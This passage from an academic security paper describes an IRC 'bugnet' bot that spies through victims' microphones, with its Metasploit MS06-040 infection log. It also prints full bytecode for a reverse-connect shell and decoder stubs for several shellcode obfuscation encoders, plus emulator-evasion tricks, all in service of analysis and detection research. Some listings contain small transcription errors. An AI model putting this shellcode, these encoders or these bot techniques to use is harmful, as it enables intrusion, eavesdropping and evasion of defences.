
- <password>, authenticates nick as the botmaster if the password is correct
- `bot.listen`, start to accept commands
- `bot.deaf`, start to ignore commands.
- `bot.stats`, report system status and details
- `bot.die`, kill self
- `bot.respawn`, re-execute self.
- `bot.[un]install`, run the install or uninstall routine manually
- `bot.[bg.]run.[at<time>.]`, execute an arbitrary command, optionally in the background or at specified time.

Deciding on an infection vector to get the bot onto the target machine would need to vary by specific target; it should be noted, however, that with a properly configured rootkit, the bot should remain undiscovered on the victim's system [34].

Infection Vector

It is possible for the attacker to use a variety of methods to get the spyware onto a victim's machine. For the Roving Bugnet, we selected Metasploit's command line interface with a payload of the upload-and-execute shellcode. In order to use a familiar exploit, a default installation of Windows XP SP1 is exploited using the MS06_040 vulnerability module. As seen in Figure 3.3, all an attacker needs to do at this point is specify the bot executable as the local file that will be uploaded to the target and executed on it.

Once the bugbot is installed, it will attempt to join the botnet. At this point an IRC server is needed where the bot is programmed to look. The bot will then log in, join the predetermined channel, and post a message showing that it is ready to accept commands from the botmaster and that it can control the microphone.



```

[*] Started bind handler
[*] Detected a Windows XP SP0/SP1 target
[*] Binding to 4b324fc8-1670-01d3-1278-5a47bf6ee188:3.0@ncacn_np:172.16.0.131[\BROWSER] ...
[*] Bound to 4b324fc8-1670-01d3-1278-5a47bf6ee188:3.0@ncacn_np:172.16.0.131[\BROWSER] ...
[*] Building the stub data...
[*] Calling the vulnerable function...
[*] Sending stage (396 bytes)
[*] Sleeping before handling stage...
[*] Uploading executable (2082294 bytes)...
[*] Executing uploaded file...
[*] Command shell session 1 opened (172.16.0.129:42137 -> 172.16.0.131:4444)

>> Simple Bot Client <<
prefix:
targetdir: C:\botdir
O: C:\tmp.exe
exec: C:\tmp.exe
targetdir: C:\botdir
fullpath: C:
exec: tmp.exe
testing to see if C:\botdir\tmp.exe exists
does not exist
installing
currently in subdir: C:
subdir: botdir did not exist, creating
currently in subdir: botdir
target:C:\botdir
pwd:C:\botdir
be sure it is visible to copy command
copy "C:\tmp.exe" "C:\botdir\tmp.exe"
installed, exiting
turning off the firewall
telling service to start
exiting...

[isa564@localhost framework-3.1]$ █

```

Figure 3.3: Screen shot of attacker's terminal output during the infection of a Windows host. Notice that the bugbot disables the firewall, establishes itself as a service, and then exits in order to allow the service to run.

After the Infection

After the bot has joined the IRC channel, the botmaster can interact with it using the commands listed previously. A basic session would resemble Figure 3.2(b). As the botmaster acquires more bugnet nodes over time, commands could be broadcast or each bot could be controlled individually.

When the attacker wishes to gain microphone control, the bug executable needs to be transferred to the compromised machine. For this implementation, the attacker transfers the file to the victim using IRC DCC. With this level of remote control on each node within the bugnet, the attacker can now easily execute the surveillance program and activate the bug on any of the compromised systems.

To mitigate the infection, limiting microphone access can be done either in hardware, such as with a physical kill switch or cover, or in software, such as with resource controls like application firewalls that monitor network access. Physical switches would be a difficult after-market option,

and unlike application firewalls that have large market acceptance, there appears to be no existing generic software-based protection against microphone surveillance attacks. The Roving Bugnet paper further describes a detection mechanism using a custom, dynamic-linked library (DLL) that sets wrappers, known as hooks, for Windows API (WinAPI) calls, programmed using the Microsoft Research package titled Detours [84].

3.2 Shellcode

Shellcode historically referred to processor-specific, raw executable machine code, called opcodes, designed to obtain an interactive command line interface, called a shell. The term has broadened over time, and is commonly used to refer to any string of self-contained executable code designed to operate within a foreign process [85].

For our purposes, it also exists to transfer control-flow to an attacker's design. In later sections, we will evaluate common shellcode that is protected by various obfuscation and reverse engineering thwarting methods. Throughout this paper, unless otherwise noted, the reader should assume that we are referring to Intel x86, 32 bit, CPU architecture and machine code with Linux as the operating system. Where possible examples will include both the bytecode and mnemonics in Intel syntax (i.e., destination before source).

One common design function of shellcode in-the-wild is to establish a TCP connection to a remote host and request further instructions from the attacker, machine code, or other information, in a process called staging. The following shellcode does this, creating a connection for an interactive shell. This example is part of a commonly used exploitation framework called Metasploit [16] and, while slightly simplified by removing some error checks, it was originally written by an author named Gaussillusion:

Offset	Bytecode	Mnemonic	Offset	Bytecode	Mnemonic
0000	31C0	xor eax,eax	0013	66BE0200	mov si,0x2
0002	31DB	xor ebx,ebx	0017	89C7	mov edi,eax
0004	31D2	xor edx,edx	0019	B066	mov al,0x66
0006	50	push eax	001B	B303	mov bl,0x3
0007	B066	mov al,0x66	001D	687F000001	push dword 0x1000007f
0009	43	inc ebx	0022	66682710	push word 0x1027
000A	52	push edx	0026	6656	push si
000B	6A01	push byte +0x1	0028	89E2	mov edx,esp
000D	6A02	push byte +0x2	002A	6A10	push byte +0x10
000F	89E1	mov ecx,esp	002C	52	push edx
0011	CD80	int 0x80	002D	57	push edi

Offset	Bytecode	Mnemonic	Offset	Bytecode	Mnemonic
002E	89E1	mov ecx,esp	0042	31C9	xor ecx,ecx
0030	CD80	int 0x80	0044	51	push ecx
0032	31C9	xor ecx,ecx	0045	682F2F7368	push dword 0x68732f2f
0034	89FB	mov ebx,edi	004A	682F62696E	push dword 0x6e69622f
0036	B03F	mov al,0x3f	004F	B00B	mov al,0xb
0038	B100	mov cl,0x0	0051	89E3	mov ebx,esp
003A	CD80	int 0x80	0053	51	push ecx
003C	B03F	mov al,0x3f	0054	89E2	mov edx,esp
003E	B101	mov cl,0x1	0056	53	push ebx
0040	CD80	int 0x80	0057	89E1	mov ecx,esp
			0059	CD80	int 0x80

In this shellcode, there are a series of system calls, via software interrupts identifiable (colored in red) as `int 0x80`. Following the Linux convention, at each interrupt, the value in the CPU register `eax` is a system call number, which acts as an offset in an interrupt table to address the particular system call you wish to make. The other registers reflect the parameters expected by the referenced function's prototype. The first two system calls are to `socketcall`, respectively `socket` and `connect`. The next two system calls are to `dup`, which connects the socket I/O to the shell I/O. The final system call is to `exec`, which loads the interactive shell and executes it. If you executed a simple TCP chat server (e.g., `netcat -l 10000`) and this shellcode (both on the same computer), then the shellcode would connect to the server, and then provide an interactive shell, or terminal, at the privilege level of the process called the shellcode. A common variation of this shellcode searches pre-existing connections to piggyback communications in order avoid packet filtering that blocks expected port numbers.

Later in this paper, we will present a version of the above shellcode adapted to run in one of our experiments. However, the primary running example of shellcode for this paper is much shorter but more complex. It also uses a series of system calls, but additionally must reference data within itself. This illustrates one of the fundamental problems shellcode authors should address: shellcode must be Position-Independent Code (PIC). Shellcode must be self-contained because it begins execution without a loader. This gives it three major differences from a fully formed executable, such as a PE or ELF: it cannot request a preferred memory location; it must manually update address references if it ends up in an unexpected location; and it must resolve dependencies and library calls by itself.

In order to be PIC, it must be able to use relative offsets from a position it determines in runtime. There are different ways to do this, referred to as the `getPC` method, short for get program counter. On an Intel system, the program counter is stored in the `eip` register. The most common

two `getPC` methods are: `jmp/call/pop`, which we will refer to as `call/pop`; and `fnstenv`, which we will refer to as `fnstenv` or FPU environment store.

The following shellcode is our running example. It prints “Hello, world!” to the standard output via the `write()` system call. In later chapters, we evaluate our code extraction tool using 12 different encoders to obfuscate it. This shellcode looks like:

Offset	Bytecode	Mnemonic	Comment
0000	EB13	jmp short 0x15	; getPC setup
0002	59	pop ecx	; ecx = 0x1A's addr
0003	31C0	xor eax,eax	
0005	B004	mov al,0x4	; write syscall num
0007	31DB	xor ebx,ebx	
0009	43	inc ebx	; target is stdout
000A	31D2	xor edx,edx	
000C	B20F	mov dl,0xf	; num bytes to write
000E	CD80	int 0x80	; do write
0010	B001	mov al,0x1	; exit syscall num
0012	4B	dec ebx	; sets exit code 0
0013	CD80	int 0x80	; do exit
0015	E8E8FFFFFF	call dword 0x2	; push 0x1A's addr
001A	48656C6C 6F2C2077		
	6F726C64 210A0D		; Hello, world!

Notice the relative, short distance jump at `0x0000` to the relative call at `0x0015`. The call pushes the address of the instruction at offset `0x001A` onto the stack and then transfers execution to `0x0002`, which pops the stored address into the general register `ecx`. This is an example `call/pop`. The initial, relative jump allows the call offset to be negative, which prevents null (`0x00`) bytes; this avoids improper truncation should the shellcode be treated as a string (e.g., becomes a parameter in `strcpy`).

We can provide the same functionality with a `fnstenv` based `getPC`, as is shown here:

Offset	Bytecode	Mnemonic	Comment
0000	DAD4	fcmovbe st4	; any fpu insn
0002	D97424F4	fnstenv [esp-0xc]	; write fpu records
0006	59	pop ecx	; ecx = 0x00's addr
0007	80C11CX	add ecx,0x1c	; ecx = string's addr
000A	31C0	xor eax,eax	
000C	B004	mov al,0x4	; write syscall num
000E	31DB	xor ebx,ebx	
0010	43	inc ebx	; target is stdout
0011	31D2	xor edx,edx	
0013	B20F	mov dl,0xf	; num bytes to write
0015	CD80	int 0x80	; do write
0017	B001	mov al,0x1	; exit syscall num
0019	4B	dec ebx	; sets exit code 0
001A	CD80	int 0x80	; do exit
001C	48656C6C 6F2C2077		
	6F726C64 210A0D		; Hello, world!

Notice how execution does not jump, but `ecx` must be manually incremented (at `0x0007`) to reflect the offset of the string. A key point is that, in both examples, the string that will be printed is mixed with the code. Intermingling data and code is normal for shellcode and can easily confuse disassemblers that depend on coding constructs or conventions used by compilers. If the attacker wishes to use library calls, then they must import the functions manually [85].

3.3 Obfuscation

The first step of inputting shellcode into a system is to transform it into an *attack string*—a single contiguous array of bytes that can be successfully written to the targeted vulnerable memory location. This string must be able to avoid obstacles, such as security and validation filters that may be protecting the targeted inputs. If the attack is network based, then these filters could exist at any hop along the route, such as packet filtering that uses regular expression pattern matching or other more advanced Intrusion Detection Systems. The filters could also exist at the application layer, such as data validation checks or input scrubbing (e.g., escaping special characters, or pre-processing by auxiliary functions). Further obstacles are indirect transformations that the attack string may experience, such as endianess translations, truncation due to internal data structure sizes or network packet fragmentation, as well as programming conventions such as reserved values that act as boundary markers (e.g., null terminators).

Given these obstacles, the shellcode author has a motivation to make the attack string appear as close to legitimate, or expected, data as possible. One ubiquitous transformation is for the attacker to substitute opcodes that eliminate null bytes in order to avoid truncation of attack strings that will be treated as C-strings. Take, for instance, an opcode that contains nulls, such as `0x0504000000` for `add eax,4`. A common solution is to address the register's lower byte instead of its 32 bit value, such as `0x0404` for `add al,4`. Another common alternative would be to replace the add of a positive operand with a subtract of a negative operand, such as `0x2DFCFFFF` (`sub eax,-4`). Also observed have been zeroing out the register and incrementing it as necessary, such as `0x31C040404040` for `xor eax,eax; inc eax; inc eax; inc eax; inc eax`. Malware authors are only limited by their creativity when manually creating byte code.

Another elementary transformation to pass data validation is restricting opcode values to a particular range, such as a subset of printable ASCII characters. Other simple transformations mutate the order of opcodes so that the instructions they represent stay intact; however, they no longer follow predictable patterns or coding conventions, which is common in metamorphic shellcode. If the author accounts for all obstacles properly, then a sequence of opcodes derived from the attack string will begin execution with no interaction from the attacker after the attack string is accepted as input. Note that in the case of return oriented programming, the attack string is a list of return addresses and local variable values; thus, while it is not a sequence of opcodes, the gadget addresses directly control which opcodes are executed.

More advanced transformations encrypt identifiable segments or introduce mechanisms to foil attempts to detect or analyze them. These transformation processes, typically called packing, encoding, or obfuscation, result in a common attack string structure, as seen in Figure 2.1. There are two major parts: a decoder stub and an encoded payload. Decoder stubs provide the executable segment needed to unpack a non-executable encoded payload into executable opcodes. Note that, for clarity in the previous section, our examples were not transformed, so we show only the unpacked, or decoded, payload. Decoder stubs typically consist of some sort of loop that acts on some smaller portion of the payload, typically 1 or 4 bytes, to read, decode, and write it back. The loop either uses a preset countdown or canary conditional value to stop.

If the attacker cannot precisely predict the expected address of the first byte of decoder stub at the moment of exploitation (called the return address or Original Entry Point), then the attacker will need to introduce a margin of error. This is done by prefixing the decoder stub with a NOP sled, or an array of single byte instructions that have no impact on the subsequent code [86]. The conventional value for a NOP is `0x90`, but other common substitutions are in the `0x40` to `0x4F` range [85]—opcodes for increment and decrement on general purpose registers that also represent printable ASCII characters. An example of very lengthy NOP sleds is presented in previous research [87].

Since shellcode is PIC, it is possible to nest attack strings as the encoded payloads of other attack strings, similar to the concept of transformation functions shown in Figure 2.1. For instance, you can pack shellcode s with encoder e_1 to produce its decoder d_1 and encoded form $e_1(s)$ concatenated

as the attack string $s_1 = d_1 + e_1(s)$. You can then use a different encoder e_2 on s_1 to produce a new decoder d_2 and an encoded payload $e_2(s_1)$ concatenated form a new attack string $s_2 = d_2 + e_2(s_1) = d_2 + e_2(d_1 + e_1(s))$. When s_2 begins execution, d_2 unpacks its payload (s_1) and calls it, which causes d_1 to unpack and call s .

In Section 3.3.1, we introduce a number of in-the-wild encoders as well as a two custom made encoders that illustrate key considerations. In Section 3.3.2, we present a novel *incremental* encoder.

3.3.1 Selected Encoders

Encoders are the engines that transform shellcode into partially executable but obfuscated forms used as attack strings. In the following subsections, we discuss two encoders that we developed for this research, *junk code insertion* and *ranged XOR*, as well as nine well-known third party encoders (e.g., ADMmutate [88], Clet [89], Shikata-Ga-Nai [10]).

Junk Code Insertion

This obfuscation technique inserts junk bytes between opcodes. Its design base was heavily borrowed from an online resource [90]. The encoding algorithm removes one byte from the input shellcode at a time, then it writes that value followed by a random-value single byte unsigned integer and that many random bytes (i.e., junk) to the output. The final length is used to construct a decoder stub that is prefixed to the buffer. Upon execution, the decoder pulls a byte, writing it to the decoded output; then, using the next byte, it determines how many further bytes to skip. Once the loop counter is done, the re-compressed payload is executed. Here is the decoder stub:

Offset	Bytecode	Mnemonic	Comment
0000	EB2F	jmp short 0x31	; getPC setup
0002	31C0	xor eax,eax	
0004	31DB	xor ebx,ebx	
0006	31D2	xor edx,edx	
0008	31C9	xor ecx,ecx	
000A	5A	pop edx	; edx = 0x36's addr
000B	52	push edx	; store for after loop
000C	89D6	mov esi,edx	; set esi to edx
000E	89D7	mov edi,edx	; set esi to edx
0010	46	inc esi	; 1st byte already correct
0011	47	inc edi	; keep esi, edi together
0012	B129	mov cl,0x29	; number bytes to decode
0014	31C0	xor eax,eax	; start of loop
0016	31DB	xor ebx,ebx	
0018	8A07	mov al,[edi]	; read num bytes to skip
001A	01F8	add eax,edi	; eax = addr of next byte
001C	8A18	mov bl,[eax]	; ebx = next byte
001E	881E	mov [esi],bl	; write byte

```

0020  89C7      mov edi,eax    ; adjust for next loop
0022  47         inc edi       ; get to skip count
0023  46         inc esi       ;
0024  E2EE      loop 0x14     ; end of loop
0026  59         pop ecx      ; ecx = addr of 0x31
0027  FFD1      call ecx      ; call shellcode
0029  31C0      xor eax,eax   ;
002B  B001      mov al,0x1     ; eax = 1 = exit
002D  31DB      xor ebx,ebx   ; sets exit code 0
002F  CD80      int 0x80     ; do exit
0031  E8CCFFFFFF  call 0x2    ; jmp 0x2 push 0x36's addr
0036  <obfuscated shellcode>

```

Ranged XOR

The second technique we include is an XOR decoder. The XOR operation, denoted as \wedge or \oplus , is mathematically an exclusive disjunction; in computer science, however, it is commonly known as exclusive-or, and less frequently as modulo-2. XOR is bitwise, such that the result of any n^{th} bit does not impact any other bit. It provides very practical, quick, and effective pseudo-encryption for shellcode writers and is commonly used for in-the-wild exploits [85].

These decoders can use self-manipulative keys of different lengths, but for simplicity and to demonstrate its most basic form, we use a single byte key of constant value and do not consider banned values, such as 0x00. One way to eliminate nulls is to add logic that skips the encoding and decoding (in our example, the XOR operation) of bytes that equal corresponding bytes in the key. A common variation is to additionally output nulls without permuting them; this leads to nulls in the output, but prevents long strings of nulls from leaking the key. In practice, however, nulls are avoided by using longer keys, typically 4 bytes, and key selection is done by brute force until an output is found without nulls. Another method modifies the key at each loop to avoid frequency analysis vulnerabilities. We save more advanced methodology for in-the-wild encoders we present later, such as those from the Metasploit framework.

This encoding algorithm appends each byte of an input buffer to a decoding stub after it has been XORed with the key. The decoding stub uses the same key to XOR each byte and then executes the decoded form. Our version is ranged, in that it allows the user to specify an offset and byte length for fractional encoding to allow overlaps if multiple layers of encoding are deployed. Here is the decoding stub:

Offset	Bytecode	Mnemonic	Comment
0000	EB20	jmp short 0x22	; getPC setup
0002	5E	pop esi	; esi = 0x27's addr

```

0003 89F2      mov edx,esi    ; store for later
0005 81C612000000 add esi,0x12 ; 0x27 + OFFSET
000B 89F7      mov edi,esi    ; keep edi, esi together
000D B929000000  mov ecx,0x29 ; number bytes to decode
0012 BBFF000000  mov ebx,0xff ; the key
0017 31C0      xor eax,eax
0019 50        push eax
001A AC        lodsb       ; eax = [esi]; esi++
001B 31D8      xor eax,ebx  ; decode the byte
001D AA        stosb       ; [edi] = eax; edi++
001E E2FA      loop 0x1A    ; end of loop
0020 FFD2      call edx    ; call shellcode
0022 E8DBFFFFFF  call dword 0x2 ; jmp 0x2 push 0x27's addr
0027 <obfuscated shellcode>

```

ADMmutate

ADMmutate was the first publicly well-known polymorphism engine. It focuses on buffer overflow payload obfuscation via NOP instruction substitution and junk code insertion.

ADMmutate provides metamorphism by replacing a long sequence of NOPs with substitute values that vary between invocations. It then stores the decoder stub throughout these NOPs, similar to junk code insertion. During execution, removal of the junk code is not needed, as it is entirely NOPs (executable and does not impact the decoding stub). An example output with the sample shellcode is included in Appendix A.1.

Clet

Clet is a polymorphic engine that focuses on NIDS evasion, its primary contribution was the ability to produce shellcode with a spectrum analysis equal to the target network through advanced NOP and decoding loop instruction substitution. Its publication [89] mentions that some detection engines employ brute force on single byte XOR for pattern matching and it suggests using keys longer than a single byte (i.e., use 4 bytes). An example output with the sample shellcode is included in Appendix A.2.

Alpha2

Alpha2 focuses on alphanumeric encoding, including producing results compatible with Unicode conversion. Also, alphanumeric conversions provide a high level of convenience for sharing code.

The disassembled form of an Alpha2 attack string can be found in Appendix A.3. Note that it expects the user to prefix a `getPC` fragment, storing the result into the `eax` register. We have included the result of encoding our sample shellcode here:

```
PYIIIIIIIIIIIIII7QZjAXPOAOAkAAQ2AB2BB0BBABXP8ABuJIzK4SaIp1o0hOTDFQ  
Kk0C5aJrMbvoZmmPNPgqpKxMOpkXkXKOOKO3xaurnLbLROVL5pt7PoQbrLe4wQfjtMA
```

Call+4 Dword XOR

This encoder is part of the Metasploit Framework and uses a 4 byte key. In order to determine a relative address, it uses a `call DWORD` instruction, which pushes its address to the stack and then does a relative jump, `DWORD` bytes, from the end of the instruction. If the author follows this with a `pop`, then it mimics the `call/pop` structure discussed in Section 3.2. Note that, in assembly, you set your offset from the start of the instruction; when compiled, however, the offset will be relative to the end of the instruction. This means that, because the instruction is five bytes, `0x4` is converted to `-0x1` when compiling `call 0x4`, thus the opcode is `0xE8FFFFFF`.

It would be syntactically more clear to do a `call 0x5`, or `0xE800000000`, jumping to the byte immediately after the instruction boundary. However, sharing bytes among instructions throws off static analysis tools such as disassemblers [91]. A `call+4 dword` allows the last byte to be the first byte of the next logical instruction. In fact, any instruction that starts with `0xFF` can be at `0x4`, such as an `inc <reg>`. For example, `0xE8FFFFFFFC0` executes as `call 0x4; inc eax`. After a subsequent `pop` to establish `eip`, the payload is decoded with an XOR loop. A correct execution trace of the decoder stub is included in Section 4.5.3.

Single Byte XOR Countdown

This encoder is part of the Metasploit Framework. It decodes from the end of the encoded section to the beginning, in single byte XOR operations. The counter is also used as the key, though, making it a chained subtractive, hence countdown, decoding process.

It uses a small relative call (`call 0x4`) to `getPC`, the same method as MSF's `call+4 dword` XOR. Because it uses the loop instruction, it sets `ecx` to the number of bytes to decrypt. The instruction `loop <target>` expands to: if `ecx` greater than 0, then decrement `ecx` and jump to the target. In a clever variable reuse, the lower byte of the counter variable is also used as the decoding

key. This encoder provides the advantage of a self-modified key, thus preventing the forensic use of byte distances or frequency analysis to decode without the key. A correct execution trace of the decoder stub can be found in Section 4.5.3.

Variable-length Fnstenv/mov Dword XOR

This encoder, part of the Metasploit Framework, is named after its `getPC` method, which consists of two FPU instructions that put an address on the stack that is then moved into a register. The first FPU instruction can be anything, as the only goal is a side effect of the FPU updating its environmental struct address of the most recent FPU instruction (used on exceptions). The second FPU instruction is `fnstenv <mem>`, which writes the environmental struct to an address in memory. Since we know the offset of the element (address of most recent FPU instruction) within that struct, then we can cleverly make our target write the location such that the value ends up on top of the stack. A `pop` then gives us our relative PC.

This encoder provides two advantages. First, it is a simple and quick method to get a relative address. Second, it relies on the FPU being emulated correctly. For instance, the default distribution of S2E/QEMU does not model this correctly. Here is an execution trace of the decoding segment:

Address	Bytecode	Disassembly	Comment
00000000	6A0B	push 0xb	; counter value
00000002	59	pop ecx	; set counter
00000003	D9EE	fldz	; any FPU insn
00000005	D97424f4	fnstenv [esp-0xc]	; write 0x3 to esp
00000009	5B	pop ebx	; ebx = 0x3
0000000A	817313EC2FF1D4	xor dword [ebx+0x13], 0xd4f12fec	
00000011	83EBFC	sub ebx, 0xfc	; inc ebx (target)
00000014	E2F4	loop 0xa	

JMP/CALL XOR Additive Feedback Encoder

This encoder's name comes from the combination of a jump and call instruction as a `getPC` method and that its key is modified on each iteration. It is part of the Metasploit Framework. By putting the call at the end of the decoder (immediately before the obfuscated shellcode) it pushes the address of the encoded segment onto the stack. This is the same method used in our sample shellcode; the difference is that the encoder uses `esi` to maintain the read and write address, leveraging `lodsd` to work in 4 byte words (storing into `eax`) as well as incrementing `esi`. Instead of a loop instruction, it uses `test` to see if `eax` is zero, and it will jump if not zero. The encoded value is structured such

that the last iteration will decode to all zeros, fulfilling an end-of-loop conditional. Additionally, the example modifies the key each iteration using the value of the encoded word stored by `lodsd`.

BloXor

BloXor is inspired by Shikata-Ga-Nai (presented in the next section) and block-based metamorphism. This encoder is part of the Metasploit Framework and provides metamorphism, via code substitution, when creating its decoder stub. As such, each generator produces semantically equivalent decoders with significantly different byte code (just like Shikata-Ga-Nai). It groups words together into blocks and then chains these blocks together, such that the decoding of one depends on the encoded value of the subsequent blocks (e.g., block 0 depends on encoded values of block 1 and 2). Our speculation is that this encoder focuses on evading detection of NIDS more than forensics. The execution trace is saved for experimental Section 4.5.3.

Shikata-Ga-Nai

Shikata-Ga-Nai is a polymorphic XOR additive feedback encoder within the Metasploit Framework. This encoder offers three features that provide advanced protection when combined. First, the decoder stub generator uses metamorphic techniques, through code reordering and substitution, to produce different output each time it is used in an effort to avoid signature recognition. Second, it uses a chained self modification, or additive feedback key; thus, if the decoding input or key are incorrect at any iteration, then all subsequent output will be incorrect. Third, the decoder stub is itself partially obfuscated via self-modifying the current basic block and using FPU instructions. Without modification, QEMU is neither able to support FPU store environment instructions nor self-modification of the current basic block.

In our example, the initial key is 4 bytes long and hard-coded, as an immediate value, at offset `0x2`. The `getPC` method is the same as `fnstenv/mov`. On its first iteration, this key is used to decode (by the instruction at offset `0x13`) the four bytes starting at offset `0x18`. Within these four bytes are the actual key manipulation function and the loop instruction. Similar to Countdown, the key is different upon every loop iteration. However, Shikata-Ga-Nai explicitly modifies the key by adding the most recently decoded value to itself. A full execution trace is shown in Section 4.5.3, the following is a disassembly of its partially encoded form:

```

Offset Bytecode Mnemonic           ; Comment
0000 DAD4    fcmovbe st4          ; any fpu insn
0002 B892BA1E5C mov eax,0x5c1eba92 ; key = 92ba1e5c
0007 D97424F4 fnstenv [esp-0xc]   ; write fpu records s.t. EIP is on top of stack
000B 5B       pop ebx            ; ebx = EIP
000C 29C9    sub ecx,ecx        ; clear ecx
000E B10B    mov cl,0xb         ; loop 11 times
0010 83C304  add ebx,byte +0x4   ; PC += 4
0013 314314  xor [ebx+0x14],eax ; [0x0018] = [0x0018]^key
0016 034386  add eax,[ebx-0x7a]  ; key += [ebx + Encoded Byte]
0019 58       pop eax           ; False Instruction, Encoded Byte
001A EBB7    jmp short 0xfffffff3d3; False Instruction, Encoded Bytes
00000001C <more obfuscated shellcode>

```

3.3.2 Novel Incremental Encoder

We have developed a sophisticated incremental encoder, wherein the encoded code will incrementally de-obfuscate one portion (or segment) of the original code at a time. After executing the decoded code segment, it will decode another code segment into the same buffer and so on. Except for the final decoded code segment, all other decoded segments are transient in that they will be overwritten right after execution. Therefore, a memory dump or snapshot at any moment will never reveal the entire decoded code. In order to extract the complete code protected by the incremental encoder, we need to take multiple snapshots at the right moment and place during run-time.

Our decoder uses the first encoded segment as a buffer for later increments to be decoded into, which ensures that only a single decoded fragment exists at a time. Our decoder prevents the `eax` register from being clobbered in order to share data between increments, such as the socket file descriptor in our example below. This encoder could be strengthened by modifying the key each time a word is decoded, as opposed to each fragment, by using a mutation engine to obfuscate the decoder's opcodes, or decoding stub partial encoding (all methods that we address by Shikata-Ga-Nai). As it is, however, it provides a practical example of an incrementally decoded shellcode.

To create compatible byte code, the input must be divided into independent code fragments. This means that no division can jump into another division, nor depend on unencoded data from it. The input shellcode's increments are all padded to the same length and are appended with a jump back to the decoder's main for-loop to perpetuate the decoding. With minimal modifications, we were able to adapt a common TCP-based reverse connect shellcode to work with the encoder. We divided that particular shellcode into code segments roughly at its system calls (five system calls into

four fragments), modified register usage, and bookended each segment by storing and restoring `esp` so the decoding stub's call/pop key and iteration count storage would work. Here is the decoding stub:

Offset	Bytecode	Mnemonic	Comment
0000	BBFBE7B6FD	mov ebx,0xfd6e7fb	; initial key
0005	53	push ebx	
0006	31D2	xor edx,edx	; i = 0
0008	52	push edx	
0009	5A	pop edx	; begin for loop
000A	5B	pop ebx	
000B	EB3A	jmp short 0x47	; getPC
000D	5F	pop edi	; edi=buf addr
000E	31C9	xor ecx,ecx	
0010	39CA	cmp edx,ecx	
0012	7422	jz 0x36	; skip copy if i==0
0014	31C9	xor ecx,ecx	
0016	B10C	mov cl,0xc	; words to copy
0018	53	push ebx	
0019	52	push edx	
001A	89D6	mov esi,edx	
001C	0FAFF1	imul esi,ecx	
001F	C1E602	shl esi,0x2	
0022	01FE	add esi,edi	; esi=edi+(i*ecx*4)
0024	89CB	mov ebx,ecx	; copy loop
0026	80EB01	sub bl,0x1	
0029	C1E302	shl ebx,0x2	; ebx=(ecx-1)*4
002C	8B141E	mov edx,[esi+ebx]	; tmp=src
002F	89141F	mov [edi+ebx],edx	; dst=tmp
0032	E2F0	loop 0x24	
0034	5A	pop edx	; edx=i
0035	5B	pop ebx	; ebx=key
0036	31C9	xor ecx,ecx	
0038	B10C	mov cl,0xc	; words to decode
003A	315C8FFC	xor [edi+ecx*4-0x4],ebx	; decode loop
003E	E2FA	loop 0x3a	
0040	031F	add ebx,[edi]	; modify key
0042	53	push ebx	; store for next loop
0043	42	inc edx	; i++
0044	52	push edx	; store for next loop
0045	EB05	jmp short 0x4c	; call decoded buffer
0047	E8C1FFFFFF	call 0xd	
004C	<obfuscated shellcode>		

If necessary (i.e., not for the initial fragment because it is already in the proper area), the decoder copies the encoded bytes to a buffer during execution. The decoder then de-obfuscates the byte code (again, the values of the writes are shown in the sequence below), modifies the key for the next fragment, and then executes the transient code. At the end of the fragment is a jump back to the decoder, and the process is repeated. This particular sequence is our incremental decoder with the reverse connect TCP shellcode, using the initial key seen in the previous inclusion of the decoding stub.

3.4 Analyzing Obfuscated Malware

Anti-emulation and anti-debugging are techniques used by code authors to detect whether their execution environment is being emulated, virtualized, sandboxed, or otherwise observed. If the code detects that it is being observed, then it can take alternate control-flow paths to protect code or data. For example, by default, virtualization engines often use certain names for devices, memory addresses for drivers, or do not intercept clock time requests, creating fertile ground for signature and behavior based detection.

Anti-anti-emulation, or anti-emulation evasion, is effectively undetectable observation, or the ability to deceive the code into believing that it is not being observed. Emulation, while not completely undetectable, provides a distinct advantage for this over virtualization. Since all instructions are intercepted, this permits properly crafted responses to even complex combinations of instructions. For instance, if the code attempts to detect an excessive gap of clock time that would indicate virtualization, emulation can respond with a result appropriately related to the number of instructions emulated (independent of wall time).

Previous publications show how emulation-based debuggers, such as QEMU, can already defeat known anti-debugger methods, such as timing detection, blacklisted drivers, and address lookup signatures. For the focus of our research, we cataloged a number of techniques outside of these that armor (detect, evade, etc.) malware in Intel x86 emulated environments, namely QEMU. Some of these have already been presented through the various encoders.

The most common armoring methodology is to detect differences in instruction implementations between the emulator and a processor. For instance, QEMU fails to handle FPU instructions identical to physical processors, such that the `fnstenv` instruction can be used to detect emulation. Another detection uses repeated string, `reps`, instruction handling. Others include obscure instructions, such as `salc`, that impact carry and register interaction in undocumented opcodes. This list is not exhaustive, but of the collection of x86 oddities we have observed, some are also mentioned in previous research as emulation detection methods [92–95].

Another class of armor leverages the mechanics of the translation mechanism compared to CPU caching. The QEMU translation mechanism groups instructions into translation blocks, which closely correspond to basic blocks of the machine code. QEMU then executes these translations.

